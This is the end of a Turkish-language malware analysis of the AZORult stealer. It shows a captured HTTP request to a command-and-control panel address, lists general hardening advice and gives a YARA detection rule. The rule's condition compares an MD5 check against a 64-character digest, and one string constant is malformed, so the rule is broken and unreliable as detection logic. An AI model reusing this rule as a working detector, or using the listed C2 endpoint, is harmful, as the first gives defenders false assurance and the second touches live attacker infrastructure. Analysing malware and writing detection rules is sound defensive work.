  Cache-Control: no-cache\r\n
  \r\n
  [Full request URI: http://46.183.221.10/roth/Panel/index.php]
  [HTTP request 1/3]
  [Next request in frame: 5066]
  File Data: 107 bytes
▷ Data (107 bytes)
```

Wireshark ile yapılan ağ dinlemesi sonucu elde edilen .pcap dosyasında http://46[.]183[.]221[.]10/roth/Panel/index[.]php adresine bağlantı isteği attığı görülmektedir.

Korunma Yöntemleri

- Güncel anti virüs yazılımları kullanılmalıdır.
- İşletim sistemi güncel tutulmalıdır.
- Dosya ve yazıcı paylaşım hizmetleri devre dışı bırakılmalıdır. Bu hizmetler gerekliyse, güçlü parolalar veya Active Directory kimlik doğrulaması kullanılmalıdır.
- Çok faktörlü kimlik doğrulama kullanılmalıdır.
- Kullanıcıların istenmeyen yazılım uygulamalarını yükleme ve çalıştırma izinleri kısıtlanmalıdır.
- Güçlü parolalar kullanılmalıdır.
- Ajans iş istasyonlarında ve sunucularında gereksiz hizmetler devre dışı bırakılmalıdır.
- Şüpheli e-posta ekleri taranmalı veya kaldırılmalıdır.
- Çıkarılabilir medya (örn. USB flash sürücüler, harici sürücüler vs.) kullanırken dikkatli olunmalıdır.
- Spam mailleri dikkate alınmamalıdır.

54WzC1lfvB.exe Yara Kuralı

```
import "hash"

rule AZORult

{


meta:

  author = "N1ghtSt4lk3r"

description = "AZORult"

first_date = "01.07.2021"

report_date = "01.08.2021"

file_name = "54WzC1lfvB.exe "

strings:

$s1 = "DV8CF101-053A-4498-98VA-EAB3719A088W-VF9A8B7AD-0FA0-B4RD-
D80006738DQCD"

$s2 = "D0074FFD-570F-4A9B-8D69-199FDBA5723B"

$s3 = "1d1h1l1p1t1x1|1"

condition:

hash.md5(0, filesize) ==
"fee6695ca5d71d64a5cebf169e25bf17d16d12e57aefe090c66dcc0c550af480" or all

of

them

}
```

Çağlar YÜN

https://www.linkedin.com/in/caglaryun/